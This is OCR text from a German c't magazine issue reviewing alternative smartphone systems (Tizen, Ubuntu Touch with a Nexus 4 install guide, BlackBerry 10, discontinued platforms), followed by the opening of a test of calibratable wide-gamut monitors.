Wer Google, Apple und Microsoft meiden möchte und dennoch beliebte Apps nutzen will, findet in Sailfish OS eine ungewöhnliche und zugleich Alltagstaugliche Alternative. Linux-Kenner können darüber hinaus auch unter der schönen Oberfläche nach Belieben stöbern.

(acb@ct.de)

c't Mer-Wiki und Test Jolla Phone: ct.de/ykb1

© Copyright by Heise Zeitschriften Verlag

Achim Barczok

Das Universelle

Tizen: Betriebssystem von Smartphone bis Mikrowelle

Seit Jahren versuchen Intel und Samsung, einen Konkurrenten zu den etablierten Smartphone-Betriebssystemen ins Rennen zu schicken. Das daraus entstandene Projekt Tizen ist vielversprechend – nur ein Tizen-Smartphone kann man bisher in Deutschland noch nicht kaufen.

Tizen startete als Smartphone-Betriebssystem, doch gibt es inzwischen Versionen für Tablets, Smartwatches, Multimedia-Systeme in Autos, Smart-TVs und andere Geräte. Diese Flexibilität und Vielfalt ist gewollt und gehört zu den Hauptzielen des dahinterstehenden Konsortiums aus diversen Herstellern, von denen vor allem Samsung und Intel die Tizen-Entwicklung vorantreiben. Im Prinzip soll Tizen für alle vernetzten Geräte anpassbar sein: Auf seiner Wiki-Seite sprechen die Macher auch von Druckern, Blu-ray-Playern und sogar Mikrowellen und Waschmaschinen.

Doch ausgerechnet beim ursprünglichen Fokus Smartphones hat sich bisher kaum etwas getan, bis vor einigen Wochen das Samsung Z1 auf den Markt kam. Es ist das erste kommerziell erhältliche Smartphone, Samsung verkauft es bisher aber nur in Indien. Das 80 Euro teure Telefon richtet sich mit 4 GByte Speicher, einer 3-Megapixel-Kamera und einem Dualcore-Prozessor an Leute mit kleinem Geldbeutel. Für den asiatischen Markt typisch ist es ein Dual-SIM-Handy.

Das System ist nicht nur offen für unterschiedliche Gerätetypen. Viele Teile des Quelltexts sind Open Source, und das Konsortium versteht sich als offene Gemeinschaft, die sich klar gegen die von einzelnen Unternehmen kontrollierten Betriebssysteme Android, iOS und Windows Phone positionieren will. Unternehmen können sich an der Entwicklung des Codes beteiligen und die einzelnen Teile so zusammenstellen, wie sie es für ihre Geräte gerade benötigen.

Tizen entstand aus einer langen Historie gescheiterter Versuche, eigene Mobil-Betriebssysteme zu entwickeln. So flossen im Laufe der Zeit die Bemühungen von Nokia (Maemo), Intel (Moblin und MeeGo), der LiMo-Foundation (LiMo) und Samsung (Bada OS) zu Tizen 2.0 zusammen. Von diesem Mischmasch hat Tizen profitiert: So sind beispielsweise die schicke Oberfläche von MeeGo mit dem Funktionsumfang von Bada zusammengekommen, Entwickler können Tizen-Apps für das ursprüngliche Web-Framework von Tizen (HTML5, CSS und JavaScript) oder das native Framework von Bada (C++) entwickeln.

Das bisher einzige Tizen-Smartphone Z1 ist nur in Indien erhältlich.

Schwer zu bekommen

In Deutschland kommt man weder an das Samsung Z1, noch gibt es nennenswerte Portierungen auf andere Smartphones. Als Nutzer bleibt einem deshalb nur, selber zu portieren (nichts für Einsteiger), sich im Emulator des Developer-Kits für Tizen umzuschauen oder das Z1 über Samsungs Developer-Seite aus der Ferne auszuprobieren. Was man dort zu sehen bekommt, ist aber vielversprechend.

Durch die viele Vorarbeit in MeeGo und Bada ist Tizen schon jetzt funktionsreicher als beispielsweise Firefox OS oder Ubuntu. Man kann diverse Konten wie Dropbox, Exchange Active Sync oder Google einbinden, Kontakte und Adressen synchronisieren und in der Kamera-App von Bildgröße über Weißabgleich bis Orts-Tags fast alles einstellen. Die Oberfläche ist schick und hat sich die runden Icons der späten Meego- und Symbian-Versionen abgeschaut. Innovative Bedienelemente wie bei Sailfish OS oder Ubuntu gibt es aber nicht.


Tizen unterteilt das Interface in einen Startbildschirm mit Widgets und Web Apps sowie ein Menü mit nativen Apps. Letztere erreicht man, indem man die Schnellstartleiste nach oben wischt. Neue Nachrichten sind über die Benachrichtigungsleiste ebenso erreichbar wie Schalter für WLAN oder die Helligkeitsregelung.

Wenig Apps findet man im Tizen Store, der sich derzeit vor allem für den indischen Markt befüllt. Immerhin werden jetzt schon WhatsApp, Dropbox und andere Dienste unterstützt, für die es bei anderen Underdog-Systemen bisher keine native Software gibt.


Unterm Strich bringt Tizen damit eigentlich die meisten Voraussetzungen für ein erfolgreiches Smartphone-Betriebssystem mit. Jetzt fehlt hierzulande nur noch das Smartphone.

(acb@ct.de) c't

Tizen teilt die Oberfläche wie Android in einen Startbildschirm mit Widgets und ein App-Menü ein.



Übersichtlich: Ein langer Tipp auf die Home-Taste öffnet den chronologisch sortierten App-Verlauf.



Tizen läuft nicht nur auf Smartphones, sondern auch auf Smartwatches wie der Samsung Gear S.

© Copyright by Heise Zeitschriften Verlag

Dr. Oliver Diedrich

Das Schicke

Ubuntu für Smartphones und Tablets

Was lange währt …: Gut drei Jahre nach der ersten Ankündigung steht das erste Ubuntu-Smartphone vor der Tür. Das mobile Linux enthält eine Reihe innovativer Ideen unter einer ansehnlichen Oberfläche.

Ubuntu macht einiges anders als die Konkurrenz. Das mobile Linux kommt ganz ohne Home-, Windows-, Zurück-, Multitasking- oder Such-Taste aus. An deren Stelle treten Wischgesten, an die man sich schnell gewöhnt – ich habe nach zwei Tagen mit einem Ubuntu-Phone ganz instinktiv versucht, auch auf dem Android-Tablet die Tastatur nach unten wegzuwischen.

Eine Besonderheit von Ubuntu sind die Scopes, ein Zwischending aus Android-Widgets und Apps, um Informationen direkt auf dem Homescreen anzuzeigen und zu bearbeiten. Eine überall verfügbare Sidebar gewährt schnellen Zugriff auf die am häufigsten genutzen Apps. Web-Apps integrieren sich genauso gut in das System wie native Ubuntu-Apps, und Bastler finden unter der schicken Oberfläche ein richtiges Linux – Root-Zugang inklusive.

Obwohl der Canonical-Gründer und Ubuntu-Mäzen Mark Shuttleworth die ersten Ubuntu-Smartphones bereits für Oktober 2013 versprach, gibt es derzeit noch keine Geräte zu kaufen. Die Crowdfunding-Initiative, mit der Canonical im Sommer 2013 die Entwicklung des Ubuntu-Smartphones Edge finanzieren wollte, brachte nicht einmal die Hälfte der angepeilten 32 Millionen US-Dollar zusammen. Immerhin: Am 24. Februar will der spanische Hersteller Bq in München das erste Ubuntu-Smartphone vorstellen (angekündigt war es schon für 2014). Bis das Gerät tatsächlich zu kaufen ist, muss man jedoch noch selbst Hand anlegen, wenn man Ubuntu auf einem Mobilgerät erleben will.

Eines für alles

Mit der Portierung von Ubuntu auf Mobilgeräte verfolgt Canonical seine Vision einer einheitlichen Oberfläche für unterschiedliche Geräte. Tatsächlich finden Anwender, die Ubuntu auf dem Desktop kennen, einige bekannte Bedien- und Designelemente auch auf dem Smartphone. Beispiel Ubuntu-Launcher: Die Schnellstartleiste für häufig genutzte Apps, die in Art des OS-X-Docks auch alle gerade laufenden Anwendungen anzeigt, lässt sich als Sidebar durch Wischen vom linken Bildschirmrand einblenden. Das funktioniert auf dem Homescreen ebenso wie in Apps. Auf dem Ubuntu-Desktop wird der Launcher standardmäßig am linken Bildschirmrand eingeblendet.

Der Begrüßungsschirm von Ubuntu für Smartphones zeigt an, was inzwischen los war.

Auch die Scopes gibt es schon länger auf dem Ubuntu-Desktop. Wer mit Google sucht, kennt das Prinzip: Neben der allgemeinen Trefferseite gibt es eigene Seiten mit News, Bildern, Videos, Shopping-Angeboten, Büchern oder Apps. Ähnlich ist das bei Ubuntu: Standardmäßig zeigt der Homescreen, den man über das Ubuntu-Icon unten im Launcher erreicht, eine Übersicht der installierten Apps, auf Wunsch nach Kategorien sortiert. Wischt man nun mitten auf dem Display nach links, wechselt man zu einem anderen Scope: Videos (auf dem Gerät und auf YouTube), Musik (inklusive einiger Online-Dienste), Wikipedia-Artikel, das aktuelle Wetter.

Der Ubuntu App Store hält rund 50 Scopes vor. Fast alle bieten eine Suchfunktion, viele arbeiten kontextsensitiv und berücksichtigen beispielsweise den aktuellen Ort. Sie zeigen die Aufgabenliste oder die nächsten Termine an, finden auf Yelp oder OpenStreetMap Orte in der Nähe, präsentieren aktuelle Schlagzeilen, RSS-Feeds oder den eigenen Instagram-Stream, zeigen die jüngsten Xkcd-Cartoons oder ausgewählte Börsenkurse an. Android-User können sich das vorstellen wie bessere Widgets, die den ganzen Bildschirm einnehmen und auf zusätzlichen Bildschirmen neben dem Homescreen liegen. Der

Ubuntu installieren

Offiziell unterstützt der Ubuntu-Hersteller Canonical lediglich die Google-Geräte Nexus 4 (mako), Nexus 7 2013 WLAN (flo) und Nexus 10 (manta). Für viele weitere Smartphones und Tablets gibt es allerdings schon Portierungen (siehe c't-Link). Beim Flashen des Ubuntu-Image wird der gesamte Speicher des Geräts gelöscht; zumindest auf die Google-Geräte kann man später aber wieder Android aufspielen. Wir beschreiben im Folgenden die Installation auf einem Nexus 4 mit Android 5 (Kitkat).

Ubuntu für Smartphones lässt sich nur aus einem aktuellen Desktop-Ubuntu heraus installieren. Der Betrieb in einer virtuellen Maschine reicht nicht aus, in einer Ubuntu-VM unter VMware blieb der Flash-Prozess zuverlässig hängen. In Ubuntu müssen einige Programmpakete nachinstalliert werden:

```
sudo add-apt-repository universe
sudo apt-get update
sudo apt-get install android-tools-adb␣
                     android-tools-fastboot ubuntu-device-flash
```

Wenn Sie auf dem Android-Gerät die Datenverschlüsselung aktiviert haben, ist zunächst ein Reset auf die Werkseinstellungen nötig. Außerdem müssen Sie in den Entwickleroptionen das USB-Debugging erlauben. Testen Sie den Zugriff mit

```
adb shell cat system/build.prop
```

Fahren Sie das Nexus 4 nun herunter und starten Sie mit der Tastenkombination Leiser+Power in den Bootloader. Der Befehl

```
sudo fastboot oem unlock
```

entsperrt den Bootloader, was Sie am Telefon mit Lautstärkewippe und Powertaste bestätigen müssen. Achtung: Spätestens dabei werden alle Daten gelöscht.

Der Befehl

```
sudo fastboot reboot-bootloader
```

führt einen Neustart in in den Bootloader durch. Nun können Sie mit


```
ubuntu-device-flash --channel=stable --bootstrap
```

die stabile RTM-Version (Release To Manufacturing) aufspielen. Wer die aktuelle Entwicklerversion ausprobieren möchte, die auf unserem Nexus 4 ähnlich stabil lief, verwendet stattdessen die Option

```
--channel=ubuntu-touch/ubuntu-rtm/14.09-proposed.
```

Nach dem Flashen bootet das Gerät automatisch neu.

© Copyright by Heise Zeitschriften Verlag




Der Launcher mit den meist genutzten und aktuell laufenden Apps lässt sich jederzeit von links ins Display ziehen.

Anwender kann konfigurieren, welche Scopes aktiv sind.

Scopes können Apps im Prinzip komplett ersetzen, haben aber ein paar Nachteile. So gibt es keine Möglichkeit, direkt ein bestimmtes Scope anzusteuern – man muss sie in der konfigurierten Reihenfolge nacheinander durchwischen oder sie aus der Konfigurationsseite heraus anspringen. Diese erreicht man, wie bei vielen anderen Apps auch, indem man sie vom unteren Bildschirmrand her hochzieht.

Zwischen den laufenden Apps wechselt man über die Sidebar links oder über eine Ansicht, die die laufenden Apps als Kartenstapel anzeigt. Letztere erreicht man durch Wischen vom rechten Rand in das Display hinein. Um eine App zu beenden, wischt man sie einfach aus dem Stapel hinaus.

Unter der Oberfläche läuft ein Linux, das deutlich näher an Desktop- und Server-Systemen ist als Android. Zumindest in der Download-Version kann man mit der Terminal-App oder per Android Debug Bridge sogar mit Root-Rechten auf das System zugreifen – das Root-Passwort entspricht dem Code, mit dem der Lockscreen freigeschaltet wird. System-Updates kommen Linux-typisch in kleinen Häppchen, das Einspielen erfordert aber trotzdem einen Reboot ins Recovery – die Systempartitionen sind im Normalbetrieb read-only remountet und daher nicht beschreibbar.



Scopes, eine Mischform von Widget und App, sind die Besonderheit von Ubuntu.

Fazit

Natürlich hat die Entwicklerversion von Ubuntu für Smartphones noch ihre Bugs: Mal hakt die Oberfläche, mal verschwinden die Icons in den Scopes, mal saugt das System den Akku in wenigen Stunden leer, weil es sich unermüdlich mit dem falschen Passwort in einem WLAN anmelden will. Das App-Angebot ist dünn, die Cloud-Einbindung nicht so geschmeidig wie bei Apple und Google.


Aber die Apps von Canonical und auch ersten Drittentwicklern zeigen, dass man durchaus schöne Apps für Ubuntu schreiben kann. Die Scopes sind eine interessante Alternative, deren ganzes Potenzial freilich noch ausgelotet werden muss. Das Bedienkonzept von Ubuntu ist schlüssig, die neuen Wischgesten hat man schnell gelernt. Es macht Spaß, Ubuntu auf Smartphones zu benutzen – auch wenn es gegenüber Android und iOS noch einiges aufzuholen hat.

(odi@ct.de)

c't Kompatible Geräte, Installation, Video: ct.de/yv4w

Anzeige

© Copyright by Heise Zeitschriften Verlag



Volker Weber

Das Arbeitstier

BlackBerry: Perfekte Messenger-Maschinen, Betriebssystem fürs Business

Mit einem BlackBerry-Smartphone und dem Betriebssystem BlackBerry 10 bekommt man die beste Messaging-Maschine auf dem Markt – und kann auf seinem Smartphone Arbeits- und Privatwelt sauber trennen.

Vor acht Jahren war BlackBerry noch die Nummer zwei im Smartphone-Geschäft, heute ist das kanadische Unternehmen hierzulande ein Außenseiter. Schade, denn eigentlich sind die Schwächen von früher längst behoben: BlackBerry OS ist seit Version 10 wieder ein spannender Konkurrent gegenüber Android, iOS und Windows Phone.

Alle neuen BlackBerry-Mobilgeräte haben wenigstens zwei Gigabyte RAM und einen Mehrkernprozessor und sind damit konkurrenzfähig mit iPhone und Co. Die Smartphones Z10 und Z30 sind reine Touchscreen-Geräte, alle anderen Geräte von BlackBerry haben eine hochwertige, mechanische QWERTZ-Tastatur. Sie hat einen deutlich spürbaren Druckpunkt und ausgeformte Tasten und lässt sich damit blind bedienen. BlackBerry 10 liefert dazu Wortergänzungen in bis zu drei Sprachen gleichzeitig – das lästige Umschalten wie auf anderen Plattformen entfällt.

BlackBerrys sind die perfekten Messaging-Smartphones. Alle Nachrichten aus allen Quellen laufen im BlackBerry Hub zusammen, seien es mehrere Mail-Accounts, Twitter, Facebook, SMS, WhatsApp oder das BlackBerry-eigene Chat-System BBM. Der Hub ist von jeder App aus über eine L-Geste erreichbar. Eine Benachrichtigungs-LED signalisiert den Nachrichteneingang (seit BlackBerry 10.3.1) in verschiedenen Farben, sodass man auch ohne Einschalten des Geräts erkennt, ob wichtige Nachrichten eingegangen sind.

Privat und geschäftlich

Setzt man den BlackBerry Enterprise Server als Managementlösung ein, so trennt BlackBerry 10 zuverlässig geschäftliche von privaten Daten und Apps. Der Business-Bereich wird vom Unternehmen aus der Ferne verwaltet, der private bleibt frei. Im privaten Bereich laufen neben nativen BlackBerry- auch Android-Apps. Die Android-Runtime stammt vom AOSP (Android Open Source Project) und unterstützt deshalb keine Google-Play-Dienste, der offizielle Play Store von Google fehlt also. Am einfachsten bekommt man Apps im seit 10.3 mitgelieferten Amazon App Store. Das Angebot ist lange nicht so groß wie im Play Store, das Wichtigste findet man aber. Außerdem können Installationsdateien von Android-Apps (APKs) per Sideloading manuell installiert werden.

In der Bundesregierung ist BlackBerry aufgrund einer Spezial-Anpassung durch das deutsche Unternehmen Secusmart beliebt: Dieses hat eine per SD-Karte implementierte Krypto-Lösung entwickelt. Secusuite verschlüsselt sowohl Sprache als auch Daten und lässt sich im Unternehmen per Gateway an vorhandene Telefonlösungen anbinden. Mit zirka 2000 Euro pro Endgerät kommt die Lösung für den privaten Einsatz aber eher nicht in Frage. BlackBerry hat Secusmart inzwischen aufgekauft.

Hardware

BlackBerry-Mobilgeräte sind sehr robust. Mit Ausnahme des Z10 halten Sie locker einen Tag intensiver Nutzung durch. Die Tastaturgeräte haben quadratische Bildschirme mit 720 × 720 Pixeln und eignen sich deshalb wenig für die Wiedergabe von Filmen oder Spielen.


Nur das aktuellste und derzeit spannendste BlackBerry-Smartphone Passport hat ein hochauflösendes Display [1]. Die Kamera ist in allen Modellen eher durchschnittlich, mit langsamem Autofokus und schlechter Abbildungsleistung bei geringer Beleuchtung. Nur bei ausreichendem Tageslicht gelingen gute Schnappschüsse.

Fürs Business, sonst nur für Vielschreiber


Das Profil von BlackBerry ist sehr klar. Wer viele Nachrichten erhält und schreibt, findet keine bessere Lösung. Will man dazu noch eine gute Trennung von privaten und geschäftlichen Daten, benötigt man die Management-Plattform von BlackBerry. App-Junkies und Software-Bastler aber sollten sich woanders umschauen.

Daran dürfte sich auch in Zukunft wenig ändern. Lange Zeit versuchte BlackBerry, seine Smartphones den Privatkunden schmackhaft zu machen, doch inzwischen stellt es sich wieder auf Unternehmenskunden ein, die vermehrt mit Software und Services bedient werden. Das Geschäft mit Mobilgeräten wird damit unwichtiger, doch CEO John Chen stellte unlängst klar, dass BlackBerry auch in Zukunft sowohl Hardware als auch Software weiterentwickelt. Die aktuelle Modellpalette aus Passport und Classic soll in 2015 erweitert werden. Die immer noch gut funktionierenden Q5/Q10 und Z30 werden abverkauft.

(acb@ct.de)



Der BlackBerry Hub zieht alle Konten und den Kalender zu einer Ansicht zusammen.



Der Dateimanager greift auf BlackBerry, Speicherkarte, verbundene PCs und Cloud Services zu.

Literatur

[1] Volker Weber, Effizienter Reisepass, BlackBerry-Smartphone Passport mit Tastatur und quadratischem Display, c't 22/14, S. 74

© Copyright by Heise Zeitschriften Verlag

Achim Barczok

Die Ausgestorbenen

Einst groß, heute vergessen: Symbian, Palm OS, Web OS, Bada und Windows Mobile

Als Nokia und Palm noch große Namen waren, hatten Smartphones Tastaturen und Schreibgriffel. Dann ließen iPhone und Android alles andere alt aussehen. Die wenigsten Smartphone-Pioniere haben die Touch-Revolution überlebt – viele Betriebssysteme blieben einfach auf der Strecke.

Die frühen Jahre der Smartphone-Welle dominierte Nokia. Für seine mit Applikationen erweiterbaren Smartphones nutzte das finnische Unternehmen **Symbian OS**. Das darauf basierende **S60** fand sich bald auf jedem teureren Nokia-Smartphone. Das Betriebssystem erzielte zeitweilig weltweite Marktanteile von über 50 Prozent, auch weil es Hersteller wie Siemens, Panasonic und Samsung ebenfalls auf ihren Geräten installierten. Nach dem iPhone versuchte Nokia das Betriebssystem für Touch-optimierte Smartphones fitzumachen, doch 2011 gab der Schulterschluss mit Microsoft Symbian den Todesstoß.


Gegen Symbian positionierte sich Palm Anfang 2000 mit seinem ursprünglich für stiftbediente PDAs entwickelten **Palm OS**. Das System war für billige Hardware optimiert, die sich damit besonders flüssig bedienen ließ. Der Clou war die Steno-Gestenschrift Graffiti, mit der man Buchstaben aufs resistive Display kritzelte. Irgendwann wurde die Hardware schneller und die Betriebssysteme funktionsreicher, und Palm OS hielt nicht mehr mit.

Danach probierte es Palm noch einmal mit einem neuen System auf Augenhöhe mit iOS und Android. **WebOS** basierte auf Webtechniken und hatte viele innovative Features und eine schicke Optik. Vielleicht war das System der Zeit voraus, denn die Palm-Pre-Smartphones waren zu schlecht ausgestattet und hatten zu viele Macken. Den Garaus machte WebOS am Ende aber der Zickzackkurs des Palm-Käufers HP, der im Halbjahrestakt die Mobilstrategie wechselte und am Ende nichts mehr mit Hardware zu tun haben wollte. Inzwischen lebt WebOS in Smart-TVs von LG weiter.


Windows für Handy

Microsoft wollte mit **Windows CE** in den frühen Taschencomputer-Jahren mitmischen; nach mäßigem Erfolg nannte man das System in **Windows Mobile** um, brachte es auf Smartphones und lizenzierte die Software an andere Gerätehersteller. Das Multitouch-Smartphone von Apple ohne Tastatur belächelte Microsoft-Chef Steve Ballmer 2007 noch, doch schon bald versuchte Microsoft vergeblich, Windows Mobile für die neuen Wünsche der Anwender anzupassen. Am Ende warf Microsoft den Code weg und versuchte einen Neuanfang mit Windows Phone.


Fast alle Samsung-Geräte laufen mit Android, doch am liebsten würde Samsung seine Nutzer auf eine eigene Plattform locken. Einen erfolgversprechenden Versuch startete das koreanische Unternehmen 2010. Das eigene Betriebssystem **Bada OS** war an den meisten Stellen eine 1:1-Kopie von Android und konnte zu Beginn Erfolge verzeichnen – aber nur, weil Samsung die ersten Bada-Handys mit Top-Hardware geradezu verscherbelte. 2013 ging Samsung die Luft aus. Bada wurde eingestellt, die Code-Basis ließ Samsung in das System Tizen einfließen (S. 113). (acb@ct.de)



Symbian S60 (2008)




Symbian 3 (2011)



Windows Mobile (2006)

Palm OS (2004)

Bada OS (2010)



Web OS (2009)

© Copyright by Heise Zeitschriften Verlag

Stefan Porteck

Lichtgestalten

Hardware-kalibrierbare Monitore mit großem Farbraum

Monitore mit großem Farbraum lassen herkömmliche Displays im wahrsten Sinne des Wortes blass aussehen. Für die Bildbearbeitung reichen knallige Farben alleine aber nicht aus – sie müssen auch der Realität entsprechen.

Einigermaßen satte Farben und eine akzeptable Blickwinkelabhängigkeit bekommt man schon bei IPS-Monitoren in der 250-Euro-Klasse. Das ist gut genug, um die private Fotosammlung zu verwalten und aufzupolieren. Profis genügt das aber nicht: Sie brauchen für die Bildbearbeitung einen Wide-Color-Gamut-Monitor – also ein Display mit großem Farbraum und eine höhere Farbtiefe.

Außerdem muss man sich beim Publishing oder in der Druckvorstufe darauf verlassen können, dass das angezeigte Bild auf dem Display auch wirklich dem späteren Ergebnis entspricht. Das klappt nur bei Schirmen, die sich kalibrieren lassen. Am besten werden die ermittelten Parameter direkt im Monitor gespeichert, denn dann stehen sie direkt nach dem Einschalten und unabhängig von den Einstellungen im Grafikkartentreiber allen Anwendungen zur Verfügung.

Wir haben fünf solcher Profi-Schirme in die Redaktion geholt. Eizo steuert mit dem CS240 den kleinsten Monitor zum Testfeld bei. Er hat eine Diagonale von 24 Zoll (61 Zentimeter) und mit dem Seitenverhältnis von 16:10 eine Auflösung von 1920 × 1200 Bildpunkten. Die übrigen Probanden (Eizo CG277, HP Z27X, LG 27MB85Z und NEC SpectraView Reference 272) zeigen 27 Zoll (69 Zentimeter) in der Diagonalen und lösen mit 2560 × 1440 Bildpunkten (16:9) auf. Zudem steuert LG mit dem 31MU97 einen 4K-Monitor bei, der mit 4096 × 2160 (17:9) die höchste Auflösung und mit einer Diagonalen von 31" (79 Zentimeter) die größte Schirmfläche besitzt.

Messknechte

Ab Werk sind bei unseren Testkandidaten die Presets gängiger Farbräume wie AdobeRGB oder sRGB vorkalibriert – die zugehörigen Messprotokolle liegen allen Schirmen bei. Unsere Messungen zeigten, dass die Testkandidaten die dort definierten Farbparameter auch einhalten. Falls man nicht in diesen Presets, sondern im vollen Farbraum der Displays arbeiten möchte oder sie mit einer anderen Farbtemperatur betreiben will, muss man selbst Hand anlegen.

Bei der Hardware-Kalibrierung lassen sich eigene Bildparameter als Zielwert vorgeben. Anschließend ermittelt ein Messgerät – ein günstiges Colorimeter oder ein teureres und genaueres Spektralphotometer – den Gammawert beziehungsweise die Farbzusammensetzung diverser Grau- und Farbabstufungen. Anhand der Abweichung zwischen Ist- und Soll-Zustand korrigiert die Kalibriersoftware anschließend die Farbdarstellung des Monitors.

Nach Messung und Korrektur der Darstellung im Monitor erzeugt die Kalibriersoft-

© Copyright by Heise Zeitschriften Verlag

Zum Kalibrieren kann man Messköpfe der Monitorhersteller (LG und HP, Mitte) verwenden oder auf Colorimeter wie den Spyder 4 (links) sowie Photometer wie das i1 Pro2 (rechts) zurückgreifen.

ware aller Testkandidaten ein Farbprofil, das die Farbwerte der Monitore exakt beschreibt. Diese sogenannten ICC-Profile werden anschließend in das Farbmanagement des Betriebssystems eingebunden. Erst durch diese Profilierung können profilfähige Grafikanwendungen wie Photoshop Bilder mit anderem Farbumfang exakt auf die Darstellungscharakteristik des Monitors umrechnen. Ohne Profilierung würde beispielsweise ein und derselbe Rot-Ton auf jedem Display etwas anders aussehen. Kalibrieren und Profilieren gehen somit immer Hand in Hand und werden deshalb häufig (nicht ganz korrekt) synonym verwendet [1].

Für farbkritische Anwendungen empfehlen die Hersteller, die Monitore vorab 15 bis 30 Minuten laufen zu lassen, um Farbverfälschungen während der Aufwärmphase der Hintergundbeleuchtung zu vermeiden. Diese Regel stammt aus Zeiten, als Monitore noch ein Backlight aus Kaltkathodenröhren (CCFL) hatten. Deren Farbspektrum unterschied sich im kalten Zustand merklich von dem bei Betriebstemperatur. Beim LED-Backlight unserer Testkandidaten konnten wir keine Farbveränderungen durch Aufwärmen feststellen. Wer trotzdem fürchtet, sich durch eine misslungene Kalibrierung Falschfarben einzuhandeln, kann auf Nummer sicher gehen und den Displays eine zehnminütige Warmlaufphase spendieren.

